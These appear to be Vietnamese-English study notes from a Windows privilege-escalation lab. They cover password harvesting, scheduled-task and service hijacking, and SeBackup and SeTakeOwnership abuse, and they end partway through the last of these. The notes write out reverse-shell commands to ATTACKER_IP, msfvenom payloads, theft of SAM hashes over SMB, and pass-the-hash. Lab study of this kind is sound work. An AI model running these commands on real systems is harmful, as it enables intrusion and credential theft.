**Windows Privilege Escalation**

Contents

[I. Windows Privilege Escalation 2](#_Toc176251892)

[II. Harvesting Passwords from Usual Spots (Thu thập mật khẩu từ những chỗ thường gặp) 3](#_Toc176251893)

[1. Unattended Windows Installations (Cài đặt người dùng không cần giám sát) 3](#_Toc176251894)

[2. Powershell History 3](#_Toc176251895)

[3. Saved Windows Credentials 4](#_Toc176251896)

[4. IIS Configuration 4](#_Toc176251897)

[5. Retrieve Credentials from Software: PuTTY 4](#_Toc176251898)

[III. Other Quick Wins 5](#_Toc176251899)

[1. Scheduled Tasks 5](#_Toc176251900)

[2. AlwaysInstallElevated 7](#_Toc176251901)

[IV. Abusing Service Misconfigurations (lợi dụng các lỗi cấu hình) 7](#_Toc176251902)

[1. Windows Server 7](#_Toc176251903)

[2. Insecure Permissions on Service Executable (Các quyền không an toàn trong các dịch vụ có thể thực thi được) 9](#_Toc176251904)

[3. Unquoted Service Paths (Đường dẫn dịch vụ không được trích dẫn) 12](#_Toc176251905)

[4. Insecure Service Permissions (Quyền dịch vụ không an toàn) 13](#_Toc176251906)

[V. Abusing dangerous privileges (lợi dụng các đặc quyền nguy hiểm) 15](#_Toc176251907)

[1. Windows Privileges 15](#_Toc176251908)

[2. Kết nối đến máy windows từ kali: 15](#_Toc176251909)

[3. SeBackup / SeRestore 15](#_Toc176251910)

[4. SeTakeOwnership 17](#_Toc176251911)

[5. SeImpersonate / SeAssignPrimaryToken 20](#_Toc176251912)

[VI. Abusing vulnerable software 24](#_Toc176251913)

[1. Unpatched Software 24](#_Toc176251914)

[2. Case Study: Druva inSync 6.6.3 – có vẻ như là thêm tài khoản của user hiện tại làm quản trị viên 24](#_Toc176251915)

[VII. Tools of the Trade (các công cụ) 27](#_Toc176251916)

[1. WinPEAS 27](#_Toc176251917)

[2. PrivescCheck 27](#_Toc176251918)

[3. WES-NG: Windows Exploit Suggester 28](#_Toc176251919)

[4. Metasploit 28](#_Toc176251920)

1. **Windows Privilege Escalation**

Nói một cách đơn giản, leo thang đặc quyền bao gồm việc sử dụng quyền truy cập được cấp vào máy chủ có "người dùng A" và tận dụng nó để có quyền truy cập vào "người dùng B" bằng cách lạm dụng điểm yếu trong hệ thống mục tiêu.

Các điểm yếu có thể sử dụng:

* Cấu hình sai trên các dịch vụ Windows hoặc các tác vụ theo lịch trình
* Đặc quyền quá mức được gán cho tài khoản của chúng tôi
* Lỗ hổng phần mềm
* Thiếu bản vá bảo mật Windows

Các Windows User

Có 2 loại:

* Administrator: Những người dùng này có nhiều đặc quyền nhất. Họ có thể thay đổi bất kỳ tham số cấu hình hệ thống nào và truy cập bất kỳ tệp nào trong hệ thống.
* Standard Users: Những người dùng này có thể truy cập máy tính nhưng chỉ thực hiện một số tác vụ hạn chế. Thông thường, những người dùng này không thể thực hiện những thay đổi vĩnh viễn hoặc cần thiết cho hệ thống và bị giới hạn trong các tệp của họ.

Ngoài ra, bạn thường sẽ nghe về một số tài khoản tích hợp đặc biệt được hệ điều hành sử dụng trong bối cảnh leo thang đặc quyền:

* **SYSTEM / LocalSystem:** Tài khoản được hệ điều hành sử dụng để thực hiện các tác vụ nội bộ. Tài khoản này có toàn quyền truy cập vào tất cả các tệp và tài nguyên có sẵn trên máy chủ với quyền cao hơn cả quản trị viên.
* **Local Service:** Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với quyền "tối thiểu". Nó sẽ sử dụng các kết nối ẩn danh qua mạng.
* **Network Service:** Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với quyền "tối thiểu". Nó sẽ sử dụng thông tin đăng nhập máy tính để xác thực qua mạng.

Các tài khoản này được tạo và quản lý bởi Windows và bạn sẽ không thể sử dụng chúng như các tài khoản thông thường khác. Tuy nhiên, trong một số trường hợp, bạn có thể có được các đặc quyền của chúng do khai thác các dịch vụ cụ thể.

1. **Harvesting Passwords from Usual Spots (Thu thập mật khẩu từ những chỗ thường gặp)**

* **Remote Desktop Protocol:** giao thức điều khiển máy tính trừ xa, có đồ họa
* **Dir:** liệt kê tập tin và thư mục trong Windows
* **More:** Đây là lệnh dùng để hiển thị nội dung của một tập tin hoặc kết quả của một lệnh khác một cách tuần tự, trang từng trang
* **Type:** được sử dụng để hiển thị nội dung của một hoặc nhiều tập tin văn bản (text file) trực tiếp trong cửa sổ dòng lệnh.

1. **Unattended Windows Installations (Cài đặt người dùng không cần giám sát)**

Khi cài đặt Windows trên một số lượng lớn máy chủ, quản trị viên có thể sử dụng Windows Deployment Services, dịch vụ này cho phép triển khai một hình ảnh hệ điều hành duy nhất tới một số máy chủ thông qua mạng. Những loại cài đặt này được gọi là cài đặt không giám sát vì chúng không yêu cầu sự tương tác của người dùng. Những cài đặt như vậy yêu cầu sử dụng tài khoản quản trị viên để thực hiện thiết lập ban đầu, thiết lập này có thể sẽ được lưu trữ trong máy ở các vị trí sau:

* C:\Unattend.xml
* C:\Windows\Panther\Unattend.xml
* C:\Windows\Panther\Unattend\Unattend.xml
* C:\Windows\system32\sysprep.inf
* C:\Windows\system32\sysprep\sysprep.xml

A screenshot of a computer code

Description automatically generated

1. **Powershell History**

Bất cứ khi nào người dùng chạy lệnh bằng Powershell, lệnh đó sẽ được lưu vào một tệp lưu giữ bộ nhớ về các lệnh trong quá khứ. Điều này rất hữu ích để lặp lại các lệnh bạn đã sử dụng trước đó một cách nhanh chóng. Nếu người dùng chạy lệnh bao gồm mật khẩu trực tiếp như một phần của dòng lệnh Powershell, thì sau đó nó có thể được truy xuất bằng cách sử dụng lệnh sau từ dấu nhắc **cmd.exe**:

*type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost\_history.txt*

Note: The command above will only work from cmd.exe, as Powershell won't recognize **%userprofile%** as an environment variable. To read the file from Powershell, you'd have to **replace %userprofile% with $Env:userprofile**.

1. **Saved Windows Credentials**

Windows cho phép chúng tôi sử dụng thông tin đăng nhập của người dùng khác. Chức năng này cũng cung cấp tùy chọn lưu các thông tin đăng nhập này trên hệ thống. Lệnh bên dưới sẽ liệt kê thông tin đăng nhập đã lưu:

*cmdkey /list*

Mặc dù không thể xem mật khẩu thực tế nhưng nếu nhận thấy bất kỳ thông tin xác thực nào đáng thử, bạn có thể sử dụng chúng với lệnh **runas** và tùy chọn **/savecred** như minh họa bên dưới.

*runas /savecred /user:admin cmd.exe*

1. **IIS Configuration**

Internet Information Services (IIS) là máy chủ web mặc định trên các cài đặt Windows. Cấu hình của các trang web trên IIS được lưu trữ trong một tệp có tên web.configvà có thể lưu trữ mật khẩu cho cơ sở dữ liệu hoặc các cơ chế xác thực được cấu hình. Tùy thuộc vào phiên bản IIS đã cài đặt, chúng ta có thể tìm thấy web.config ở một trong các vị trí sau:

* C:\inetpub\wwwroot\web.config
* C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

Sau đây là một cách nhanh chóng để tìm chuỗi kết nối cơ sở dữ liệu trên tệp:

*type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString*

1. **Retrieve Credentials from Software: PuTTY**

PuTTY là một máy khách SSH thường thấy trên các hệ thống Windows. Thay vì phải chỉ định các tham số của kết nối mỗi lần, người dùng có thể lưu trữ các phiên mà IP, người dùng và các cấu hình khác có thể được lưu trữ để sử dụng sau. Mặc dù PuTTY sẽ không cho phép người dùng lưu trữ mật khẩu SSH của họ , nhưng nó sẽ lưu trữ các cấu hình proxy bao gồm thông tin xác thực văn bản rõ.

Để lấy lại thông tin đăng nhập proxy đã lưu trữ, bạn có thể tìm kiếm ProxyPassword theo khóa sổ đăng ký sau bằng lệnh sau:

*reg query HKEY\_CURRENT\_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s*

Lưu ý: Simon Tatham là người tạo ra PuTTY (và tên của ông ấy là một phần của đường dẫn), không phải tên người dùng mà chúng tôi đang lấy mật khẩu. Tên người dùng proxy đã lưu trữ cũng sẽ hiển thị sau khi chạy lệnh trên.

Cũng giống như putty lưu trữ thông tin đăng nhập, bất kỳ phần mềm nào lưu trữ mật khẩu, bao gồm trình duyệt, ứng dụng email, ứng dụng FTP, ứng dụng SSH, phần mềm VNC và các phần mềm khác, sẽ có phương pháp khôi phục mọi mật khẩu mà người dùng đã lưu.

Answer the questions:

Câu 3: cd C:\Users\mike.katz\Desktop

Câu 4: A computer screen with white text

Description automatically generated

1. **Other Quick Wins**
2. **Scheduled Tasks**

* Schtasks: kê các tác vụ theo lịch trình:

schtasks /query /tn vulntask /fo list /v: để truy vấn và hiển thị thông tin chi tiết về một tác vụ đã được lên lịch có tên là "vulntask"

schtasks: Đây là công cụ dòng lệnh để quản lý các tác vụ đã lên lịch trên hệ thống Windows.

* /query: Tham số này yêu cầu schtasks hiển thị thông tin về một hoặc nhiều tác vụ đã lên lịch.
* /tn vulntask: Tham số /tn (tên tác vụ) chỉ định tên của tác vụ mà bạn muốn truy vấn. Trong trường hợp này, tên tác vụ là "vulntask".
* /fo list: Tham số /fo (định dạng) chỉ định định dạng đầu ra. Ở đây, list có nghĩa là hiển thị kết quả dưới dạng danh sách.
* /v: Tham số này (viết tắt của "verbose") yêu cầu lệnh cung cấp đầu ra chi tiết hơn, bao gồm tất cả các thuộc tính và thông tin có sẵn của tác vụ.

Command Prompt

**C:\> schtasks /query /tn vulntask /fo list /v**

**Folder: \**

**HostName: THM-PC1**

**TaskName: \vulntask**

**Task To Run: C:\tasks\schtask.bat**

**Run As User: taskusr1**

* Để kiểm tra quyền tệp trên tệp thực thi, chúng tôi sử dụng icacls

Command Prompt

**C:\> icacls c:\tasks\schtask.bat**

**c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)**

**BUILTIN\Administrators:(I)(F)**

**BUILTIN\Users:(I)(F)**

Như có thể thấy trong kết quả, nhóm **BUILTIN\Users** có toàn quyền truy cập (F) vào tệp nhị phân của tác vụ. Điều này có nghĩa là chúng ta có thể sửa đổi tệp .bat và chèn bất kỳ tải trọng nào mà chúng ta thích. Để thuận tiện cho bạn, **nc64.exe**có thể tìm thấy trên **C:\tools**. Hãy thay đổi tệp bat để tạo ra một shell ngược:

Command Prompt

**C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER\_IP 4444 > C:\tasks\schtask.bat**

We then start a listener on the attacker machine on the same port we indicated on our reverse shell:

nc -lvp 4444

The next time the scheduled task runs, you should receive the reverse shell with taskusr1 privileges. While you probably wouldn't be able to start the task in a real scenario and would have to wait for the scheduled task to trigger, we have provided your user with permissions to start the task manually to save you some time. We can run the task with the following command:

Command Prompt

**C:\> schtasks /run /tn vulntask**

And you will receive the reverse shell with taskusr1 privileges as expected:

KaliLinux

**user@attackerpc$ nc -lvp 4444**

**Listening on 0.0.0.0 4444**

**Connection received on 10.10.175.90 50649**

**Microsoft Windows [Version 10.0.17763.1821]**

**(c) 2018 Microsoft Corporation. All rights reserved.**

**C:\Windows\system32>whoami**

**wprivesc1\taskusr1**

Go to taskusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

1. **AlwaysInstallElevated**

Các tệp cài đặt Windows (còn được gọi là tệp .msi) được sử dụng để cài đặt các ứng dụng trên hệ thống. Chúng thường chạy với cấp độ đặc quyền của người dùng khởi chạy nó. Tuy nhiên, chúng có thể được cấu hình để chạy với các đặc quyền cao hơn từ bất kỳ tài khoản người dùng nào (kể cả những tài khoản không có đặc quyền). Điều này có khả năng cho phép chúng tôi tạo ra một tệp MSI độc hại có thể chạy với các đặc quyền của quản trị viên.

**Lưu ý:** Phương pháp AlwaysInstallElevated sẽ không hoạt động trên máy của phòng này và nó chỉ được đưa vào dưới dạng thông tin.

Phương pháp này yêu cầu phải thiết lập hai giá trị sổ đăng ký. Bạn có thể truy vấn chúng từ dòng lệnh bằng cách sử dụng các lệnh bên dưới.

Command Prompt

**C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer**

**C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer**

Để có thể khai thác lỗ hổng này, cả hai đều phải được thiết lập. Nếu không, sẽ không thể khai thác được. Nếu những điều này được thiết lập, bạn có thể tạo tệp .msi độc hại bằng cách sử dụng  **msfvenom**, như được hiển thị bên dưới:

msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKING\_MACHINE\_IP LPORT=LOCAL\_PORT -f msi -o malicious.msi

Vì đây là reverse shell, bạn cũng nên chạy mô-đun Metasploit Handler được cấu hình tương ứng. Sau khi chuyển tệp đã tạo, bạn có thể chạy trình cài đặt bằng lệnh bên dưới và nhận reverse shell:

Command Prompt

**C:\> msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi**


1. **Abusing Service Misconfigurations (lợi dụng các lỗi cấu hình)**
2. **Windows Server**

* Windows services are managed by the Service Control Manager (SCM)
* To better understand the structure of a service, let's check the apphostsvc service configuration with the sc qc command:


A screenshot of a computer program

Description automatically generated

Here we can see that the associated executable is specified through the BINARY\_PATH\_NAME parameter, and the account used to run the service is shown on the SERVICE\_START\_NAME parameter.



All of the services configurations are stored on the registry under **HKLM\SYSTEM\CurrentControlSet\Services\**:



Một khóa con tồn tại cho mọi dịch vụ trong hệ thống. Một lần nữa, chúng ta có thể thấy tệp thực thi được liên kết trên giá trị ImagePath và tài khoản được sử dụng để khởi động dịch vụ trên giá trị ObjectName. Nếu DACL đã được định cấu hình cho dịch vụ, nó sẽ được lưu trữ trong khóa con có tên Security. Như bạn đã đoán bây giờ, theo mặc định, chỉ quản trị viên mới có thể sửa đổi các mục đăng ký đó.

1. **Insecure Permissions on Service Executable** (Các quyền không an toàn trong các dịch vụ có thể thực thi được)

* Truy vấn thông tin của 1 dịch vụ sử dụng **sc**:

A screenshot of a computer program

Description automatically generated

* Kiểm tra quyền **icacls**:

A screenshot of a computer program

Description automatically generated

And here we have something interesting. The Everyone group has modify permissions (M) on the service's executable. This means we can simply overwrite it with any payload of our preference, and the service will execute it with the privileges of the configured user account.

* Let's generate an exe-service payload using msfvenom and serve it through a python webserver:

KaliLinux

**user@attackerpc$ msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKER\_IP LPORT=4445 -f exe-service -o rev-svc.exe**

**user@attackerpc$ python3 -m http.server**

**Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...**

Câu lệnh bạn đề cập là một ví dụ sử dụng msfvenom, một công cụ thuộc bộ Metasploit Framework, để tạo ra một payload độc hại. Đây là một công cụ được sử dụng rộng rãi trong kiểm thử xâm nhập (penetration testing) và các hoạt động bảo mật. Câu lệnh này tạo ra một tệp thực thi (.exe) cho Windows với một payload

* msfvenom: Đây là công cụ để tạo và mã hóa các payloads cho Metasploit. Nó cho phép bạn tạo ra các payloads tùy chỉnh để tiêm vào các chương trình hoặc tạo ra các file thực thi trực tiếp.
* -p windows/x64/shell\_reverse\_tcp:

-p là tham số chỉ định payload mà bạn muốn sử dụng.

windows/x64/shell\_reverse\_tcp là tên của payload. Payload này sẽ tạo ra một reverse shell TCP dành cho hệ điều hành Windows 64-bit. Một reverse shell là một shell mà mục tiêu sẽ kết nối trở lại máy của kẻ tấn công (ATTACKER\_IP), cho phép kẻ tấn công kiểm soát từ xa máy tính mục tiêu.

* LHOST=ATTACKER\_IP:

LHOST là viết tắt của "Local Host". Đây là địa chỉ IP của máy tính tấn công, nơi máy tính mục tiêu sẽ kết nối lại. Thay ATTACKER\_IP bằng địa chỉ IP thực của máy tính tấn công.

* LPORT=4445:

LPORT là viết tắt của "Local Port". Đây là cổng trên máy tính tấn công mà máy tính mục tiêu sẽ kết nối tới. Trong trường hợp này, cổng được sử dụng là 4445.

* -f exe-service:

-f chỉ định định dạng của payload được tạo. exe-service chỉ định rằng file đầu ra sẽ là một dịch vụ Windows thực thi (.exe file), được định dạng để chạy như một dịch vụ trong Windows. Đây là định dạng đặc biệt cho phép chương trình độc hại có thể được chạy với quyền dịch vụ hệ thống, thường có quyền hạn cao hơn.

* -o rev-svc3.exe:

-o chỉ định tên file đầu ra. Trong trường hợp này, file được tạo sẽ được lưu dưới tên rev-svc3.exe.

* We can then pull the payload from Powershell with the following command:

Powershell

**wget** [**http://ATTACKER\_IP:8000/rev-svc.exe -O rev-svc.exe**](http://ATTACKER_IP:8000/rev-svc.exe%20-O%20rev-svc.exe)

* Once the payload is in the Windows server, we proceed to replace the service executable with our payload. Since we need another user to execute our payload, we'll want to grant full permissions to the Everyone group as well:

Command Prompt

**C:\> cd C:\PROGRA~2\SYSTEM~1\**

**C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp**

**1 file(s) moved.**

**C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe WService.exe**

**1 file(s) moved.**

**C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F**

**Successfully processed 1 files.**

* We start a reverse listener on our attacker machine:

KaliLinux

**user@attackerpc$ nc -lvp 4445**

* And finally, restart the service. While in a normal scenario, you would likely have to wait for a service restart, you have been assigned privileges to restart the service yourself to save you some time. Use the following commands from a cmd.exe command prompt:

Command Prompt

**C:\> sc stop windowsscheduler**

**C:\> sc start windowsscheduler**

**Note:**PowerShell has **sc** as an alias to **Set-Content**, therefore you need to use **sc.exe** in order to control services with PowerShell this way.

* As a result, you'll get a reverse shell with svcusr1 privileges:

KaliLinux

**user@attackerpc$ nc -lvp 4445**

**Listening on 0.0.0.0 4445**

**Connection received on 10.10.175.90 50649**

**Microsoft Windows [Version 10.0.17763.1821]**

**(c) 2018 Microsoft Corporation. All rights reserved.**

**C:\Windows\system32>whoami**

**wprivesc1\svcusr1**

Go to svcusr1 desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

1. **Unquoted Service Paths (Đường dẫn dịch vụ không được trích dẫn)**

Làm tương tự mục 2

* **C:\> sc qc "disk sorter enterprise" (Command prompt)**

Chú ý: kết quả là BINARY\_PATH\_NAME : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe 🡪 cái này chứa khoảng trống trong đường dẫn

* **c:\MyPrograms (Command Prompt)**
* **msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=ATTACKER\_IP LPORT=4446 -f exe-service -o rev-svc2.exe (Kali-attacker)**
* **nc -lvp 4446 (Kali-attacker)**
* **wget** [**http://ATTACKER\_IP:8000/rev-svc2.exe -O rev-svc2.exe**](http://ATTACKER_IP:8000/rev-svc2.exe%20-O%20rev-svc2.exe) **(PowerShell)**
* **move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe**
* **icacls C:\MyPrograms\Disk.exe /grant Everyone:F**
* **sc stop "disk sorter enterprise"**
* **sc start "disk sorter enterprise"**
* **Kết quả: trên máy tấn công**

**A screenshot of a computer program

Description automatically generated**

1. **Insecure Service Permissions (Quyền dịch vụ không an toàn)**

Bạn vẫn có thể có một cơ hội nhỏ để tận dụng một dịch vụ nếu DACL thực thi của dịch vụ được cấu hình tốt và đường dẫn nhị phân của dịch vụ được trích dẫn đúng. Nếu DACL của dịch vụ (không phải DACL thực thi của dịch vụ ) cho phép bạn sửa đổi cấu hình của một dịch vụ, bạn sẽ có thể cấu hình lại dịch vụ. Điều này sẽ cho phép bạn trỏ đến bất kỳ tệp thực thi nào bạn cần và chạy nó với bất kỳ tài khoản nào bạn thích, bao gồm cả SYSTEM.

* Để kiểm tra DACL dịch vụ từ dòng lệnh, bạn có thể sử dụng Accesschk từ bộ Sysinternals. Để thuận tiện cho bạn, bản sao có sẵn tại C:\\tools. Lệnh để kiểm tra DACL dịch vụ thmservice là:

**C:\tools\AccessChk> accesschk64.exe -qlc thmservice**

🡪Kết quả: như hình dưới đây có nghĩa là bất kỳ người dùng nào cũng có thể cấu hình lại dịch vụ.

A black background with white text

Description automatically generated

* Sau đó, chúng tôi sẽ chuyển tệp thực thi shell ngược đến máy đích và lưu trữ trong **C:\Users\thm-unpriv\rev-svc3.exe**. Hãy thoải mái sử dụng wget để chuyển tệp thực thi của bạn và di chuyển nó đến vị trí mong muốn. Hãy nhớ cấp quyền cho Everyone để thực thi tải trọng của bạn:

A screenshot of a computer program

Description automatically generated



A screenshot of a computer program

Description automatically generated

* Để thay đổi tài khoản và tệp thực thi liên quan đến dịch vụ, chúng ta có thể sử dụng lệnh sau (chú ý khoảng trắng sau dấu bằng khi sử dụng sc.exe):

A screenshot of a computer program

Description automatically generated

* Lưu ý chúng ta có thể sử dụng bất kỳ tài khoản nào để chạy dịch vụ. Chúng tôi đã chọn LocalSystem vì đây là tài khoản có đặc quyền cao nhất hiện có. Để kích hoạt payload của chúng tôi, tất cả những gì còn lại là khởi động lại dịch vụ:

A screenshot of a computer program

Description automatically generated

* Và chúng ta sẽ nhận lại một shell trong máy của kẻ tấn công với quyền HỆ THỐNG:

A screenshot of a computer

Description automatically generated

* Go to the Administrator's desktop to retrieve a flag. Don't forget to input the flag at the end of this task.

1. **Abusing dangerous privileges (lợi dụng các đặc quyền nguy hiểm)**
2. **Windows Privileges**

Kiểm tra đặc quyền của user hiện tại: **whoami /priv**

1. **Kết nối đến máy windows từ kali:**

* **Xfreerdp** là một công cụ dòng lệnh trên Linux để kết nối với các máy tính chạy hệ điều hành Windows thông qua giao thức RDP (Remote Desktop Protocol)
* **Cú pháp:**

xfreerdp /u:username /p:password /v:remote\_host

1. **SeBackup / SeRestore**

Quyền SeBackup và SeRestore cho phép người dùng đọc và ghi vào bất kỳ tệp nào trong hệ thống, bỏ qua bất kỳ DACL nào đang có. Ý tưởng đằng sau quyền này là cho phép một số người dùng nhất định thực hiện sao lưu từ hệ thống mà không yêu cầu quyền quản trị đầy đủ.


Với sức mạnh này, kẻ tấn công có thể dễ dàng leo thang đặc quyền trên hệ thống bằng nhiều kỹ thuật. Kỹ thuật mà chúng ta sẽ xem xét bao gồm sao chép SAM và SYSTEM registry hive để trích xuất băm mật khẩu của Quản trị viên cục bộ.

Đăng nhập vào máy đích thông qua RDP bằng thông tin đăng nhập sau:

**Người dùng:** **THMBackup**

**Mật khẩu:CopyMaster555**

Tài khoản này là một phần của nhóm "Backup Operators", theo mặc định được cấp quyền SeBackup và SeRestore. Chúng ta sẽ cần mở Command Prompt bằng tùy chọn "Open as administrator" để sử dụng các quyền này. Chúng ta sẽ được yêu cầu nhập lại mật khẩu để có được bảng điều khiển nâng cao:



Khi vào Command Prompt, chúng ta có thể kiểm tra quyền của mình bằng lệnh sau:

Command Prompt

**C:\> whoami /priv**

**PRIVILEGES INFORMATION**

**----------------------**

**Privilege Name Description State**

**============================= ============================== ========**

**SeBackupPrivilege Back up files and directories Disabled**

**SeRestorePrivilege Restore files and directories Disabled**

**SeShutdownPrivilege Shut down the system Disabled**

**SeChangeNotifyPrivilege Bypass traverse checking Enabled**

**SeIncreaseWorkingSetPrivilege Increase a process working set Disabled**

Để sao lưu các mã băm SAM và SYSTEM, chúng ta có thể sử dụng các lệnh sau:

Command Prompt

**C:\> reg save hklm\system C:\Users\THMBackup\system.hive**

**The operation completed successfully.**

**C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive**

**The operation completed successfully.**

Điều này sẽ tạo ra một vài tệp có nội dung registry hives. Bây giờ chúng ta có thể sao chép các tệp này vào máy của kẻ tấn công bằng SMB hoặc bất kỳ phương pháp nào khác có sẵn. Đối với SMB, chúng ta có thể sử dụng impacket **smbserver.py**để khởi động một máy chủ SMB đơn giản với một chia sẻ mạng trong thư mục hiện tại của AttackBox:

KaliLinux

**user@attackerpc$ mkdir share**

**user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share**

Điều này sẽ tạo một chia sẻ có tên **public**trỏ đến **share**thư mục, yêu cầu tên người dùng và mật khẩu của phiên bản windows hiện tại của chúng ta. Sau đó, chúng ta có thể sử dụng lệnh **copy**trong máy windows của mình để chuyển cả hai tệp vào AttackBox của chúng ta:

Command Prompt

**C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER\_IP\public\**

**C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER\_IP\public\**

Và sử dụng impacket để lấy lại mã băm mật khẩu của người dùng:

KaliLinux

**user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL**

**Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation**

**[\*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821**

**[\*] Dumping local SAM hashes (uid:rid:lmhash:nthash)**

**Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94:::**

**Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::**

Cuối cùng, chúng ta có thể sử dụng hàm băm của Quản trị viên để thực hiện cuộc tấn công Pass-the-Hash và giành quyền truy cập vào máy mục tiêu với quyền HỆ THỐNG:

KaliLinux

**user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94 administrator@10.10.139.57**

**Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation**

**[\*] Requesting shares on 10.10.175.90.....**

**[\*] Found writable share ADMIN$**

**[\*] Uploading file nfhtabqO.exe**

**[\*] Opening SVCManager on 10.10.175.90.....**

**[\*] Creating service RoLE on 10.10.175.90.....**

**[\*] Starting service RoLE.....**

**[!] Press help for extra shell commands**

**Microsoft Windows [Version 10.0.17763.1821]**

**(c) 2018 Microsoft Corporation. All rights reserved.**

**C:\Windows\system32> whoami**

**nt authority\system**

1. **SeTakeOwnership**


Quyền SeTakeOwnership cho phép người dùng chiếm quyền sở hữu bất kỳ đối tượng nào trên hệ thống, bao gồm các tệp và khóa sổ đăng ký, mở ra nhiều khả năng cho kẻ tấn công nâng cao quyền, vì chúng ta có thể, ví dụ, tìm kiếm một dịch vụ đang chạy dưới dạng SYSTEM và chiếm quyền sở hữu tệp thực thi của dịch vụ. Tuy nhiên, đối với nhiệm vụ này, chúng ta sẽ thực hiện một lộ trình khác.

Đăng nhập vào máy đích thông qua RDP bằng thông tin đăng nhập sau:

**Người dùng:** **THMTakeOwnership**

**Mật khẩu:** **TheWorldIsMine2022**

Để có được đặc quyền SeTakeOwnership, chúng ta cần mở Command Prompt bằng tùy chọn "Mở với tư cách quản trị viên". Chúng ta sẽ được yêu cầu nhập mật khẩu để có được bảng điều khiển nâng cao:



Khi vào Command Prompt, chúng ta có thể kiểm tra quyền của mình bằng lệnh sau:

Command Prompt

**C:\> whoami /priv**

**PRIVILEGES INFORMATION**

**----------------------**

**Privilege Name Description State**

**============================= ======================================== ========**

**SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled**

**SeChangeNotifyPrivilege Bypass traverse checking Enabled**

**SeIncreaseWorkingSetPrivilege Increase a process working set Disabled**

Lần này chúng ta sẽ lạm dụng **utilman.exe**để tăng quyền. Utilman là ứng dụng Windows tích hợp được dùng để cung cấp các tùy chọn Dễ truy cập trong màn hình khóa:



Vì Utilman được chạy với quyền SYSTEM, chúng ta sẽ có được quyền SYSTEM nếu chúng ta thay thế tệp nhị phân gốc cho bất kỳ payload nào chúng ta thích. Vì chúng ta có thể sở hữu bất kỳ tệp nào, nên việc thay thế tệp đó là chuyện nhỏ.

Để thay thế utilman, chúng ta sẽ bắt đầu bằng cách chiếm quyền sở hữu nó bằng lệnh sau:

Command Prompt

**C:\> takeown /f C:\Windows\System32\Utilman.exe**

**SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "WINPRIVESC2\thmtakeownership".**

Lưu ý rằng việc là chủ sở hữu của một tệp không nhất thiết có nghĩa là bạn có quyền đối với tệp đó, nhưng là chủ sở hữu, bạn có thể tự gán cho mình bất kỳ quyền nào bạn cần. Để cấp cho người dùng của bạn toàn quyền đối với utilman.exe, bạn có thể sử dụng lệnh sau:

Command Prompt

**C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F**

**processed file: Utilman.exe**

**Successfully processed 1 files; Failed processing 0 files**

